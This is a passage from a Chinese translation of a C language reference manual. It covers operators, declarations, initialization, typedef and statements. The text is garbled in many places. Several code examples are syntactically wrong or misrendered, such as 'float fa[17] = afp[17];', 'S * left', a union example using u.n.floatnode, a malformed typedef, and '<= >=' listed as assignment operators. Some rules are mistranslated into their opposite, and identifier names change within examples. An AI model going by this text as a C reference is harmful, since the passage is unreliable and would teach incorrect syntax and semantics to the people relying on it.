关系运算符 < (小于)，> (大于)，<= (小于或等于) 和 >= (大于或等于)。若规定的关系为假时全部产生零；若规定的关系为真时全部产生 1。其结果类型为 int。对算术操作数要执行通常的算术转换。指向同类对象的指针可以进行比较；其结果取决于所指对象地址空间的相对位置。又是指针比较仅适用于相同对象的各个部分；若两指针指向相同的简单对象，它们比较结果是相等的；若指针指向相同结构的各成员，指向结构中不表示该对象的指针比较起来要高些；若指针指向相同联合的全体成员，它们是相等的；若指针引用一个数组的成员，这种比较等效于相应下标的比较。若 P 指向一个数组的最末成员，则 P+1 高于 P，即使 P+1 指向数组的外面。在其它的情况下，指针比较是不确定的。

A7. 10 相等运算符

相等表达式：

关系表达式

相等表达式 == 关系表达式

相等表达式 != 关系表达式

== (等于) 和 != (不等于) 运算符类似于关系运算符，只是它们的优先级较低些。(因此，a < b == c < d 为 1，每当 a < b 和 c < d 具有相同的真实值时)

相等运算符与关系运算符遵守的规则相同，但它允许附加的可能性：一个指针可以和具有零值的常数整数表达式，或指向 void 的指针进行比较，请参看 A6. 6。

A7. 11 按位与运算符

与表达式:

相等表达式

与表达式 & 相等表达式

要执行通常的算术转换, 结果是两操作数的按位与运算的函数。该运算符只能应用于整数操作数。

A7. 12 按位异或运算符

异或表达式:

与表达式

异或表达式 ^ 与表达式

要执行通常的算术转换, 结果是两操作数按位异或运算的函数。该运算符只能应用于整数操作数。

A7. 13 按位或运算符

或表达式:

异或表达式

或表达式 | 异或表达式

要执行通常的算术转换, 结果是它的两操作数按位或运算的函数。该运算符只能应用于整数操作数。

A7. 14 逻辑与运算符

逻辑与表达式:

或表达式

逻辑与表达式 && 或表达式

&& 运算符从左到右组合。若两操作数都不为零, 它就返回 1; 否则返回零。与 & 不同, && 保证从左到右地进行计算, 计算第一个操作数, 包含所有的付作用, 若它等于零, 则表达式的值为零。否则, 计算右边的操作数, 且它等于零, 则表达式的值为零, 否则为 1。

两个操作数不需要具有相同的类型, 但每个必须具有算术类型或是指针, 结果是 int。

A7. 15 逻辑或运算符

逻辑或表达式:

逻辑与表达式

逻辑或表达式 || 逻辑与表达式

运算符 || 从左到右进行组合。若操作数之一不为零, 它返回 1; 否则返回零。不像 &&, || 能保证从左到右地进行计算, 计算第一个操作数, 包含所有的付作用, 若它不等于零, 表达式的值为 1。否则, 计算右边的操作数, 且它不等于零, 则表达式的值为 1, 否则为零。

两个操作数不需要具有同一类型, 但每个必须具有算术类型或是指针, 结果为 int。

A7. 16 条件运算符

条件表达式:

逻辑或表达式

逻辑或表达式 ? 表达式: 条件表达式

计算第一表达式, 包括实施所有的付作用; 若它不等于零, 结果是第二表达式的值, 否则是第三表达式的值。只计算第二个和第三个操作数中之一。若第二和第三操作数为算术型, 则执行通常的算术转换以使他们导致共同的类型, 且此共同类型就是结果的类型。若两者都是 void 或同类型的结构或联合, 或指向同类对象的指针, 结果具有共同的类型。若一是指针而另一是常数字, 则把零转换成指针类型, 且结果也是指针类型。若一是指向 void 的指针, 而另一是其它指针, 则把其它指针转换成指向 void 的指针, 此即是结果的类型。

指针的类型进行比较时, 指针指向的类型中的任何类型修饰词 (A8. 2) 是无意义的, 但结果的类型继承条件两个分支的修饰词。

A7. 17 赋值表达式

有若干赋值运算符, 全部从左到右组合。

赋值表达式:

条件表达式

一元表达式 赋值运算符 赋值表达式 4 赋值运算符; 下列之一

= * = / = % = + = - = < = > = & = ^ = * =
所有赋值符都需要一个左值作为左操作数, 且左值必须是可修改的, 它不必是数组, 不必有不完备的类型, 或者不必是函数。还有, 它的类型不必用 const 进行修饰; 若它是结构或联合, 它不必有任何成员, 或者指向地, 子成员用 const 进行修饰。赋值表达式的类型是其左操作数的类型, 其值为赋值发生后存于左操作数之值。

在用的简单赋值中, 表达式的值代替了左值所涉及的对象的值。下列事项必定是正确的: 两操作数都是算术类型 (此时由于赋值要把右操作数转换成左边的类型); 两操作数都是同类型的结构或联合; 或者一个操作数为指针, 另一个为指向 void 的指针; 或左操作数是指针, 右操作数是值为零的常数字表达式; 或者两操作数都是指向同类型的函数或对象的指针 (除开右操作数可能缺少 const 或 volatile)。

形如 E1 op = E2 的表达式等效于 E1 = E1 op (E2), 除开计算 E1 仅一次外。

根据上述限制, 当右边为指向某类型对象的指针, 而左边为指向具有那种类型的 const 修饰的对象的指针, 要进行指针赋值时, 将是非法的。这个规则和对 const 的类似规则的严格判读将在实现某些库函数时引起困难; 这里是放宽它的一种好事例。

A7. 18 逗号运算符

表达式:

赋值表达式

表达式, 赋值表达式

由于逗号隔开的一对表达式从左到右进行计算且丢弃左表达式的值。结果的类型和值就是右操作数的类型和值。在右操作数开始计算前要先完成左操作数的所有付作用。在逗号具有特殊意义的上下文中, 例如函数自变数表中, (A7. 3. 2) 和初值表中 (A8. 7), 需要的语法单元是赋值表达式, 所以逗号运算符只能出现在圆括号的分组内; 例如

f(a, (t=3, t+2), c)

有三个自变数, 其中第二个具有值 5。

A7. 19 常数表达式

在语法上, 常数表达式是受限运算符子集的表达式;

常数表达式:

条件表达式

计算常数的表达式在若干上下文中是需要的, 在 cast 后作为数组界限和字段位长度, 作为枚举常数的值, 在初始化程序以及某些预处理程序的表达式中。

常数表达式不可包含赋值、增量或减量运算符, 函数调用, 或逗号运算符, 但 sizeof 中的操作除外。若常数表达式要求是整数, 它的操作数必定包括整数、枚举、字符和浮点常数; cast 必须指定一个整数类型, 且任何浮点常数必须 cast 为一个整数。这当然排除了数组、间接、地址和结构成员的操作。(但是, sizeof 允许任何操作数)。

初始化的常数表达式允许更大的范围, 操作数可以是任何类型的常数, 一元运算符 & 可应用于外部的或静态的对象以及外部或静态的常数表达式的数组下标。根据非下标数组和函数的外形可以隐晦地应用一元运算符 &。初始化值必须是对常数进行计算, 或者是对以前说明的外部或静态对象加或减一个常数进行计算。

在 #if 后的整数常数表达式允许更小的范围; sizeof 表达式、枚举常数和 cast 部不允许。参看 A12. 5。

A8 说明

说明用来规定对每个标识符所给出的解释, 它们不需要保留与标识有关的存储空间。说明有如下的形式

说明:

说明区分符 初值说明符表 opt
在初值说明符表中的各说明符包含正持说明的标识符; 说明区分符由一系列类型和存储类区分符组成。

说明区分符

存储类区分符 说明区分符 opt

类型区分符 说明区分符 opt

类型修饰符 说明区分符 opt

初值说明符表:

初值说明符

初值说明符表, 初值说明符

初值说明符:

说明符

说明符 = 初始化值

说明符将在以后 (A8. 5) 讨论, 说明符包含正持说明的名字, 说明必须有至少一个说明符或其类型区分符必定说明一个结构标记, 一个联合标记, 或枚举的成员; 空说明是不允许的。

A8. 1 存储类区分符

存储类区分符是:

存储类区分符:

auto

register

static

extern

typedef

各种存储类的意义已在 A4 讨论过了。

auto 和 register 区分符给出被说明的对象是自动存储类, 只在函数内才可以使用。这个说明也用作定义并成为保留存储空间的原因, register 说明等效于 auto 说明, 但暗示说明的对象将被频繁地进行存取, 只有少许对象实际上才被放入寄存器中, 而且只有某些类型才是适宜的, 限制什么随具体实现过程而定。但是, 若一个对象被说明为 register, 则一元运算符对它 & 可以明显地或隐晦地加以应用。要计算说明为 register, 但实际上取为 auto 的对象的地址是非法的, 这种规则是 ANSI 中新加的。

区分符 static 给出说明的对象为静态存储类, 或可以用于函数内, 或可以用于函数外。在函数内, 这个区分符成为分配存储空间的原因, 并用作定义; 对它在函数外的作用, 参看 11. 2。

在函数内使用带 extern 的说明指出, 所说明对象的存储空间已在别处确定了; 对它在函数外的作用, 参看 A11. 2。

区分符 typedef 不保留存储空间, 并且只是为了语法上方便才称它为存储类区分符。在 A8. 9 讨论这种区分符。

在说明中至多可以给出一个存储类区分符。若没有给出, 则利用这种规则, 函数内说明的对象当作 auto, 在函数外面说明的函数当作 extern; 在函数外说明的对象和函数当作有外部连接的 static, 参看 A10-A11。

A8. 2 类型区分符

类型区分符是:

void

char

short

int

long

float

double

signed

unsigned

结构或联合区分符

枚举区分符

类型定义名

可以和 int 一起至多再指定一个字 long 或 short, 若没有提到 int, 则其意义是相同的。字 long 可以和 double 一起指定, 可以和 int 或 short 或 long 变量的任何一个, 或 char 一起至多再指定一个字 signed 或 unsigned, signed 和 unsigned 任何一个可以单独出现, 此时理解为 int, signed 区分符对把 char 对象强制成带符号的是有用的; 它允许和其它整数类型在一起, 但是是多余的。

在其它情况下, 在一个说明中至多可以给出一个类型区分符; 若说明中没有类型区分符, 则默认为 int。

为了指明正持说明对象的特殊性质, 类型也可以被修饰。

类型修饰词:

const

volatile

类型修饰符可以和任何类型区分符一起出现, 一个 const 对象可以被初始化, 但此后不能对它再赋值, 对 volatile 对象没有与具体实现无关的语义。

const 和 volatile 特性是 ANSI 标准中新加的, const 的用途是告知对象可以放在只读存储器中, 也许是为了增大优先的机会, volatile 的用途是强制具体实现过程来抑制能用别的方法产生的优选。例如, 对具有存储映像 I/O 的机器来说, 指向设备寄存

器的指针可以说明为指向 volatile 的指针,以便避免编译器通过指针删除明显多余的引证,除开它将诊断出改变 const 对象的明显企图外,编译程序可以忽略这些修饰词,第三个修饰词 noalias 按照标准化委员会仍然是值得考虑的。

A8.3 结构和联合的说明

结构是一个包含各种类型的一系列命名成员的对象,联合是在给定时刻包含各种类型若干个成员中任意一个的对象,结构和联合区分符具有相同的形式。

结构或联合区分符:

结构或联合标识符 opt (结构说明表)

结构或联合标识符

结构或联合:

Struct

Union

结构说明表是对结构或联合成员的一系列说明;

结构说明表:

结构说明

结构说明表 结构说明

结构说明:

区分符修饰词表,结构说明符表;

区分符修饰词表:

类型区分符 区分符修饰词表 opt

类型修饰词 区分符修饰词表 opt

结构说明符表:

结构说明

结构说明符表,结构说明

在通常情况下,结构说明符只是结构或联合的成员的说明符,结构成员也可由指定的若干二进制的位数组成,这种成员也称为位字段,或只称为字段,它的长度与字段名的说明符用号隔开。

结构说明符:

说明符

说明符 opt; 常数表达式

下列形式的类型区分符:

结构或联合标识符 (结构说明表) 把标识符说明为由该表指定的结构或联合的标识,在同样的或内部的作用域内往后的说明可以用区分符中不带说明表的标记;

结构或联合标识符

来指同样的类型。当标识符未被说明时,若出现了带标识符但不带说明表的区分符,那么指定的是一个不完全的类型。可以提到不完全的结构或联合类型的对象是在其大小不需要的上下文中,例如在说明(无定义)中,为指定一个指针,或者为了创建一个 typedef 可以提到,但在别的地方却不行。在以后区分符出现时带有标识符,并包含说明表,就使类型成为完全的,即使在带有说明表的区分符中,正待说明的结构或联合在说明表内是不完全的,只在)终止区分符时才变成完全的。

结构可以包含不完全类型的成员。因此,不可能说明含有引用自身的结构或联合。但是除开给出结构或联合联合类型的名字外,标识符还允许与自身有关的结构的定义;结构或联合可以包含指向它自身情况的指针,因为可以说明指向不完全类型的指针。

很特殊的规则应用于以下的形式:

结构或联合标识符;

它说明一个结构或联合,但没有说明表和没有说明符,即使标识符在外部作用域内(A11.1)已说明为结构或联合标识,这个说明也使该标识符成为一个新的标识符,成为当前作用域内不完全类型的结构或联合。

这个深奥的规则是 ANSI 新增加的,它打算用来处理在一个内部作用域内说明的相互递归的结构,但其标识符可能已在外部作用域内说明过。

带说明表但不带标识符的结构或联合区分符创建了一个唯一的类型。它只直接涉及到它的一部分说明。

成员和标识符的名字相互间不能冲突,或者不能与普通变量冲突,成员名在同一结构或联合中不可以出现两次,但相同的成员名可以在不同结构或联合中。

结构或联合的非字段成员可以有任何对象的类型,字段成员(不必有说明符,并因而可以不命名)具有类型 int, unsigned int, 或 signed int, 并被解释成以二进制位为单位的指定长度的整数类型的对象;一个整数字段是否处理成带符号号随具体实现过程决定,结构的邻接字段成员在与实现过程有关的方向上拼接到与实现过程有关的存储单元中去。当跟随有另外字段的字段不适合于部分地填满存储单元时,可以在单元间分散它,或填充单元,具有宽度零的无名字段迫使这种填充,以使下一字段开始于下一分配单元的边界处。

结构成员具有以它们说明的次序递增地址,结构的非字段成员要对准在由其类型决定的地址边界处;因此,在一个结构中可能有无名的空隙,若指向结构的指针被强制成指向其第一个成员指针的类型,结果指的是第一个成员。

可以把联合想象为一个结构,但其成员全部从位移零开始且其大小足以包含其成员的任何一个,任何时候在联合中至多能存放一个成员,若指向联合的指针被强制成指向成员指针的类型,则结果指的是那个成员。

结构说明的简单例子是:

```
struct tnode {
    char tword[20];
    int count;
    struct tnode * left;
    struct tnode * right;
};
```

它包含有一个 20 个字符的数组,一个整数,和两个指向同样结构的指针,一旦这个说明已给出说明

struct tnode s, * sp;

把 S 说明成是一个已给种类的结构,sp 是一个指向已给种类的结构的指针,由于这些说明,表达式

sp->count

指的是 sp 指向的结构的 Count 字段;

S * left

指的是结构 S 的左子树的指针,以及

S * right = tword[0]

指的是 S 右子树的 tword 成员的第一个字符,通常,可以不检查联合的成员,除非利用那个相同的成员已赋给联合的值,但是一个特殊的许诺简化了联合的使用,若联合包含若干个结构,它们共享一个公共初值,而且假定联合当前包含这些结构中的一个,则允许涉及所各结构的任何公共初值部分,例如,以下为合法的程序片断:

```
union {
    struct {
        int type;
    } n;
    struct {
        int type;
        int intrnode;
    } ni;
    struct {
        int type;
        float floatnode;
    } nf;
    } u;
    ...
    u.n.type = FLOAT;
    u.n.floatnode = 3.14;
    ...
    if(u.n.type == FLOAT)
        ... sin(u.n.floatnode); ...
```

A8.4 枚举

枚举是值分布在一组叫做计数器的命名常数上的唯一类型,枚举区分符的形式采用结构和联合所采用的形式。

枚举区分符:

枚举区分符 opt (计数器表)

枚举区分符

计数器表:

计数器

计数器表,计数器

计数器

标识符

标识符 = 常数表达式

计数器表中的标识符说明为整数类型的常数,可以出现在需要常数的地方,若没有带-的计数器出现,则相应常数的值从零开始,并当从左到右读说明时就增加 1,带-的计数器给有关的标识符为指定值,以后的标识符由已赋值开始接着递增。

相同作用域内的计数器必须彼此全不相同,并与通常的变量名也不相同,但各种值不需要是不相同的。

枚举区分符中标识符的作用类似于结构区分符中的结构标识;它命名一个特定的枚举,带有和不带有标识符和计数器的枚举区分符规则与结构或联合区分符的相同,除开不存在不完全的枚举类型外,无计数器的枚举区分符的标识一定涉及有表的范围内的区分符。

A8.5 说明符

说明符有下列语法:

说明符:

标识符 opt 直接说明符

直接说明符:

标识符

(说明符)

直接说明符 [常数表达式 opt]

直接说明符 (参数类型表)

直接说明符 (标识符表 opt)

指针:

* 类型修饰词表 opt

* 类型修饰词表 opt 指针

类型修饰词表:

类型修饰词

类型修饰词表 类型修饰词

说明符的结构类似于间接、函数和数组表达式,组合也是相同的。

A8.6 说明符的含义

说明符表出现在一系列类型和存储类区分符之后,每个说明符说明一个唯一的主标识符,即作为由直接说明符产生的第一个选择元所出现的那个标识符,存储类区分符直接应用于这个标识符,但它的类型取决于它的说明符的形式,说明符被理解成一种要求,当它的标识符出现在与说明符相同形式的表达式中,它就产生出一个指定类型的对象。

只考虑各种说明区分符的类型部分和特殊说明符时,说明具有的形式为“TD”,其中 T 为类型, D 为说明符,起因于各种说明符形式中的标识符的类型利用这种表示方法进行归纳地描述。

在说明 TD 中, D 是原来的标识符,标识符的类型是 T。

在说明 TD 中, D 有下列形式

(D1)

那么在 D1 中标识符的类型和 D 的相同,圆括号不改变类型,但可以改变复杂说明符的结合。

A8.6.1 指针说明符

在说明 TD 中, D 有以下形式

* 类型修饰词表 opt D1

在说明 TD1 中标识符的类型是“类型修正符 T”, D 的标识符的类型是“类型修正符类型修饰词表指向 T 的指针”,后有 * 的修饰词适合于指针本身,而不适合于指针指向的对象。

例如,考虑以下说明

int * ap[];

这里 ap[] 起着 D1 的作用,说明“int ap[]” (在下面)使 ap 成为“int 数组”类型,类型修饰词表是空的,类型修正符为“什么数组”,因此,实际的说明使 AP 成为“指向整数的指针数组”类型。

作为另一个例子,有如下说明

int i, * pi, * const cpi = &i;

const int ci = 3, * pci;

它说明一个整数 i 和指向整数 pi 的指针, 常数指针 cp 的值不可以改变; 它总是指向相同位置, 但是它所涉及的值是可以改变的, 整数 a 是常数, 不可以改变 (虽然它可以被初始化, 如这里所做的), pi 的类型是“指向常整数的指针”, cp 本身可以改变或指向另一个地方, 但它所指向的值不可以通过 cp 的赋值来改变。

A8.6.2 数组说明符

在 D 具有如下形式的 TD 说明中,

D1: 常数表达式 opt

和 TD1 说明中标识符的类型是“类型修正符 T ”, D 的标识符的类型是“类型修正符 T 的数组”, 若常数表达式存在, 它一定具有整数类型和值大于零, 若规定范围的常数表达式没有, 则数组具有不完全的类型。

可以用算术类型、指针、结构或联合、或另外的数组 (以便产生多维数组) 来构造数组, 用来构造数组的任何类型必须是完全的, 它一定不是不完全类型的数组或结构。这意味着, 对多维数组来说, 只有第一维是可以没有的, 一个不完全数组类型的对象的类型由另外的, 完全的, 对对象的说明 (A10.2) 来完成, 或通过使它初始化 (A8.7) 来完成。例如

```
float fa[17] = afp[17];
```

它说明一个浮点数的数组和一个指向浮点数的指针数组, 还有,

```
static int x3d[3][5][7];
```

它说明了一个排列成 $3 \times 5 \times 7$ 的静态三维整数数组, 更详细地说, $x3d$ 是一个具有三项的数组, 每项是由五个数组构成的数组; 五个数组中的每个是由七个整数构成的数组, 表达式 $x3d[i][j][k]$ 的任何一个可以合理地出现在一个表达式中, 前三个具有“数组”类型, 最后这个具有“整数”类型, 更特别地, $x3d[i][j]$ 是七个整数的数组, $x3d[i]$ 是五个由七个整数构成的数组。

定义数组下标操作, 使得 $E1[E2]$ 等同于 $*(E1+E2)$, 因此, 不管它的非对称性出现, 下标是可交换的操作, 由于适合于 + 和数组 (A6.6, A7.1, A7.7) 的转换规则, 若 $E1$ 是数组和 $E2$ 是整数, 则 $E1[E2]$ 指的是 $E1$ 的第 $E2$ 个成员。

在这个例子中, $x3d[i][j][k]$ 等效于 $*(x3d[i][j]+k)$, 头一个子表达式 $x3d[i][j]$ 根据 A7.1 转换成类型“指向整数数组的指针”, 根据 A7.7, 加法包含用整数的大小相乘, 从这个规则得出, 数组按行存储 (最后下标变化得最快) 和说明中的第一个下标有助于决定由数组所消耗的存储总量, 但在下标计算中其它部分不起作用。

A8.6.3 函数说明符

在新式函数说明 TD 中, D 具有形式, $D1$ (参数类型表)

在说明 TD1 中标识符的类型是“类型修正符 T ”, D 的标识符的类型是“带自变参数参数类型表返回 T 的类型修正符函数”。

参数的语法是:

参数类型表;

参数表;

参数表, ...

参数表;

参数说明

参数表, 参数说明

参数说明;

说明区分符 说明符

说明区分符 抽象说明符 opt

在新式说明中, 参数表指定各参数的类型, 作为特殊情形, 不带参数的新式函数的说明符具有只包含关键字 `void` 的参数类型表, 若参数类型表用省略号“...”结尾, 那么函数可接受的自变参数比明显描述的参数数目还多; 参看 A7.3.2, 参数是数组或函数的类型, 根据参数转换的规则可以变成指针, 参看 A10.1, 在参数说明区分符中允许的唯一存储区区分符是 `register`, 除开函数说明符放在函数定义的前头外, 这个区分符是可以被忽略的, 同样地, 若参数说明中的说明符含有标识符和函数说明符并不放在函数定义的前头, 那么标识符将立刻超出作用域, 未提到标识符的抽象说明符将在 A8.8 进行讨论。

在旧式函数说明 TD 中, D 具有如下形式:

$D1$ (标识符表 opt)

而且在说明 TD1 中标识符的类型是“类型修正符 T ”, D 的标识符的类型是“无指定自参数返回 T 的类型修正符函数”, 参数 (若存在的话) 具有形式,

标识符表;

标识符

标识符表, 标识符

在旧式说明中, 标识符表一定是没有的, 除开在函数定义首部使用说明符外 (A10.1), 说明没有提供有关参数类型的信息。

例如, 说明

```
int f(), *fp(), (*pf)();
```

它说明一个返回整数的函数 f , 一个返回指向整数的指针的函数 fp 和一个指向返回整数的函数的指针 pf , 这些中任何一个也没有指定参数类型, 它们是旧式的。

在新式说明中,

```
int strcpy(char *dest, const char *source), rand(void);
```

`strcpy` 是返回整数的函数, 有两个自参数, 第一个是字符指针, 第二个是指向常数字符的指针, 参数名实际上是注释, 第二个函数不接受自变参数并返回整数。

带有参数原型的函数说明符是由于 ANSI 标准引进的最重要的语言变化, 他们在第一版旧式说明符上呈现出的优点是提供错误检测和函数调用上自变量的强制, 但付出的代价是在引进它们时造成混乱和容易混淆, 并且还需容纳两种形式, 由于兼容性的缘故, 某些语法上的间隔是需要的, 就是说 `void` 作为不带参数的新式函数的明显标记。

对于变量的省略表示法 (...) 也是新的, 并且和标准头文件 `<stdarg.h>` 的各种宏一起形成的机构被正式地禁止但在第一版非正式地被豁免了。

这些表示法已被 C++ 语采用。

A8.7 初始化

当说明一个对象时, 它的初值说明符可以对正等特说明的标识符指定一个初值, 初值放在 = 之后, 它或者是一个表达式, 或者是嵌套在大括号内的初值表, 为使格式简洁、准确, 采用逗号结尾。

初值:

赋值表达式

(初值表)

(初值表,)

初值表;

初值

初值表, 初值

在静态对象或数组初值中的所有表达式必定是 A7.19 所描述的常数表达式, 在 `auto` 或 `register` 对象或数组初值中的表达式, 如果初值是用大括号括起来的一个表, 那必定也是常数表达式, 但是, 如果自动对象的初值是一个单纯的表达式, 那它不需要是常数表达式, 但必须只具有分配给对象的适当类型。

无显式初值的静态对象 (或它的成员) 要被初值成常数零, 无显式初值的自动对象的初值是不确定的。

标识符对自动类型对象的初值是单纯表达式, 也许在大括号中, 将表达式赋给对象。

结构的初值或者是同类型的表达式, 或者是用大括号括起的一个表, 依次将它的成员的初值置于表中, 若表中的初值比结构成员少, 则尾部各成员初值为 0, 不可以有比成员更多的初值。

数组的初值是其成员的初值用花括号括起的一个表, 若数组不知大小, 初值的数目决定数组的大小, 并且其类型变成完全的, 若数组具有固定的大小, 则初值的数目不可以超过数组成员的数目, 若较少, 则尾部各成员初值为零。

作为一种特殊情况, 可以用一串文字来初始化字符数组, 串的相继字符初始化数组的相继成员, 同样地, 广字符文字 (A2.6) 初始化 `wchar_t` 类型的数组, 若数组不知大小, 则串中包含结尾的空字符在内的字符数, 决定了它的大小, 若数组大小是固定的, 串中字符的数目, 不包括结尾的空字符, 一定不会超过数组的大小。

联合的初值或者是同类型的单纯表达式, 或者是大括号括起来的联合第一个成员的初值。

组合体是结构或联合, 如果一个组合体包含组合体类型的各成员, 则预定初值规定递归地应用, 大括号在如下的预定初值中可以删去, 若对组合体成员为组合体自己的初值由左大括号开始, 则相继的逗号隔开的初值表初始化子组合体的各成员, 初值比成员多是错误的, 但是, 若子组合体的初值不是由左大括号开始, 那么表中只有一部分足够的元素才考虑为子组合体的成员, 表中任何其余的成员留给子组合体为其一部分的组合体的下一成员赋初值。

例如

```
int x[] = {1, 3, 5};
```

它说明 x 并将其作为有三个成员的一维数组赋初值, 因为它没有指定数组大小, 但只有三个初值。

```
float y[4][3] = {
```

```
{1, 3, 5},
```

```
{2, 4, 6},
```

```
{3, 5, 7},
```

```
};
```

是完全将初值括起来的, $1, 3, 5$ 初始化数组 $y[0]$ 的第一行, 即 $y[0][0], y[0][1]$ 和 $y[0][2]$, 同样地, 下两行初始化 $y[1]$ 和 $y[2]$, 由于所给初值不够用, 故 $y[3]$ 就用零来进行初始化, 同样精确的结果还可通过。

```
float y[4][3] = {
```

```
1, 3, 5, 2, 4, 6, 3, 5, 7
```

```
};
```

得到, 其中 y 的初值从左大括号开始, 但 $y[0]$ 的初值不是从左大括号开始, 故对 $y[0]$ 赋初值时使用表中的三个元素, 同样, 接下去的每三个元素就是 $y[1]$ 和 $y[2]$, 不够者用零, 此外

```
float y[4][3] = {
```

```
{1}, {2}, {3}, {4}
```

```
};
```

它初始化 y 的第一列 (视 y 为二维数组), 而使其余的元素为零。

最后

```
char msg[] = "Syntax error on line %s\n";
```

展示了一个字符数组, 它的成员由字符串初始化, 它的大小包括结尾的空字符。

A8.8 类型名

有一些情况 (如用强制型 `cast`) 来显示指定类型转换, 在函数说明符中来说明参数类型以及作为 `sizeof` 的自变数) 需要提供数据类型的名字, 这可以用“类型名”来完成, 在语法上它说是那种省略对象名的类型对象的说明。

类型名:

区分符修饰词表 抽象说明符 opt

抽象说明符;

指针

指针 opt 直接抽象说明符

直接抽象说明符;

(抽象说明符)

直接抽象说明符 opt [常数表达式 opt]

直接抽象说明符 opt (参数类型表 opt)

若结构是说明中的说明符, 那就有可能唯一地确定是标识符出现在抽象说明符中的位置, 命名类型于是就和限定的标识符类型相同, 例如

```
int
```

```
int *
```

```
int * [3]
```

```
int (*) []
```

```
int * ()
```

```
int (*) (void)
```

分别命名类型为“整数”, “指向整数的指针”, “三个指向整数的指针构成的数组”, “指向一个未指定整数数目的数组的指针”, “返回指向整数的指针的未指定参数的函数”, “未规定大小的、指向不带参数的、每个返回整数的诸函数的指针的数组”。

A8.9 类型定义

类区分符是 `typedef` 的说明, 它并不说明对象, 而是它们定义了那种命名类型的标识符, 这些标识符称做类型定义名。

类型定义名:

标识符

`typedef` 说明认为在通常方式里的 (参看 A8.6) 类型是其说明符中每个的名字, 此

后,每个这种类型定义名在语法上就等效于与类型有关的类型区分符关键字。

```
例如,在
typedef long blockno *Blockptr;
typedef Struct(double r,theta)Complex;
后,结构
Blockno b;
extern Blockptr bp;
Complex z, *zp
```

都是合法的说明,b的类型是long,bp的类型是“指向long的指针”,z的类型是所规定的结构,zp是指向这种结构的指针。

typedef并不引入新类型,它仅是能用另一种方式来规定类型的同义词,因而在上例中,b具有与任何其它long对象相同的类型。

类型定义名可以在内部作用域内重新说明,但一定要给出一个非空的类型区分符集,例如

```
extern Blockno;
并没有重新说明Blockno,但
extern int Blockno;
就重新说明了Blockno.
```

A8.10 类型的等效性

若两个类型区分符表包含相同的类型区分符集,并考虑到某些区分符可能由其它类型的联合(例如,long只联合long int),则这两个类型区分符表是等效的,带有不同标记的结构,联合和枚举是不同的,而无标记的联合,结构或枚举规定了唯一的类型。

两个类型的抽象说明符(A8.8),在扩大任何类型定义的类型后,并删去任何函数参数标识符,直到类型区分符表的等效性都是相同的,那么这两个类型是相同的,数组大小和函数参数类型是重要的。

A9 语句

除了特别指出外,语句都按顺序执行,执行语句是为了得到它们的效果,而且没有值,语句分成若干类。

- 语句,
 标号语句
 表达式语句
 复合语句
 选择语句
 重复语句
 转移语句

A9.1 标号语句

语句可以带有标号前缀

```
标号语句:
标识符,语句
case常数表达式,语句
default,语句
```

含有标识符的标号说明该标识符为标号,标识符标号的唯一用途是作为goto的目标,标识符标号的作用域是当前的函数,因为标号有它们自己的各空间,它们不能和其它标识符冲突但不能重新说明,参看A11.1。

case标号和default标号与switch语句(A9.4)一起使用,case的常数表达式必须是具有整数类型。

标号本身不能改变控制的流向。

A9.2 表达式语句

大部分语句是表达式语句,其形式是:
表达式语句;

表达式opt;

大多数表达式语句是赋值或函数调用。因表达式引起的所有附带操作在下一个语句执行前完成。若表达式没有,则该结构叫做空语句,空语句经常用来给循环语句提供空的循环体或安排标号。

A9.3 复合语句

为了满足把若干语句作为一个语句来使用的要求,特提供复合语句(也称为分程序),函数定义的主体就是一个复合语句。

复合语句:

```
{说明表opt,语句表opt}
```

说明表:

说明

说明 说明表

语句表:

语句

语句 语句表

若说明表中的标识符在分程序作用域外面,那么该外部的说明在分程序内(参看A11.1)就暂时停止离开分程序后再恢复原说明的作用,一个标识符在同一分程序内只可能被说明一次,这些规则适用于同名空间(A11)的各标识符,在不同名空间的各标识符处理成不相同的。

每当进入分程序时,在开始处执行自动对象的初始化,并按说明的次序进行,若转入分程序内执行,则不执行这些初始化。静态对象的初始化在程序开始执行前执行一次。

A9.4 选择语句

选择语句选择若干控制流中的一种。

选择语句:

```
if(表达式)语句
if(表达式)语句 else 语句
switch(表达式) 语句
```

在两种if语句的形式中,一定有算术的或指针的类型的表达式要进行计算,包括所有附加操作的计算,而且它若不等于零,则执行第一个子语句,在第二种形式中,若表达式为零则执行第二个子语句,“else”的多义性可以通过else与一分程序嵌套层中最近碰到的无else的if相结合的办法来解决。

switch语句根据必有整数类型的表达式的值使控制转移到若干语句之一,由switch控制的子语句典型地是复合语句,子语句内的任何语句可以用一个或多个case标号(A9.1)来标记,正控制的表达式要经历整数提升(A6.1),case常数要转换成提升类型。

与同一switch相关的两个Case常数在转换后不会有相同值,也可以有至多一个与Switch有关的default标号,多个Switch可以嵌套,Case或default标号包含它的最小Switch有关。

当执行Switch语句时,先计算它的表达式,包括计算所有附带操作在内,然后和每个Case常数比较,若某个Case常数与这个表达式的值相等,则控制转移到已匹配的Case标号语句,若没有Case常数匹配这个表达式,但若有一个default标号,则控制转移到该标号的语句,若无Case匹配,也无default,则没有Switch的子语句执行。

A9.5 重复语句

重复语句规定循环

重复语句:

```
while(表达式)语句
do语句 while(表达式);
for(表达式opt;表达式opt;表达式opt)语句
```

在while和do语句中,只要表达式的值不为零,就重复地执行其子语句;表达式必须具有算术的或指针的类型,对于while语句,测试(包括因表达式引起的所有附带操作在内)发生在语句的每次执行之前;对do语句,测试在每次重复之后进行。

在for语句中,第一个表达式只计算一次,因此就规定了循环的初值;对它的类型也没有限制,第二个表达式必须具有算术的或指针的类型,在每次重复前就计算它,若它等于零,就结束for语句,第三个表达式是在每次重复后进行计算,这就规定了循环的重新初始化,对它的类型没有限制,由每个表达式引起的副作用在其求值后立即完成,若子语句不包含continue,则语句

```
for(表达式1;表达式2;表达式3)语句等效于
表达式1;
while(表达式2) {
  语句
  表达式3;
}
```

三个表达式的任何一个可以省略,没有表达式2使联合测试等效于测试非零常数。

A9.6 转移语句

转移语句使控制无条件地转换。

转移语句:

```
goto标识符;
continue;
break;
return表达式opt;
```

在goto语句中,标识符必定是位于当前函数中的标号(A9.1),控制转移到标号语句。

Continue语句可以只在重复语句内出现,它使控制转移到这种重复语句的最小封闭体的循环继续部分,更精确地说在下列的每个语句中

```
while(…){ do{
  …
  continue; continue; continue;
} while(…); }
```

不包含在较小重复语句内的continue是和goto continue一样的,break语句可以只在重复语句或Switch语句内出现,并导致这类语句的最小封闭体的终止执行,控制转移到被终止语句后的语句。

函数使用return语句返回到它的调用者,当return后有表达式时,其值就是返回给函数的调用者,好象使用赋值一样,这个表达式可以转换成由函数返回的出现在其中的类型。

从函数结束的控制流等效于不带表达式的return无论哪种情况都使返回值不确定。

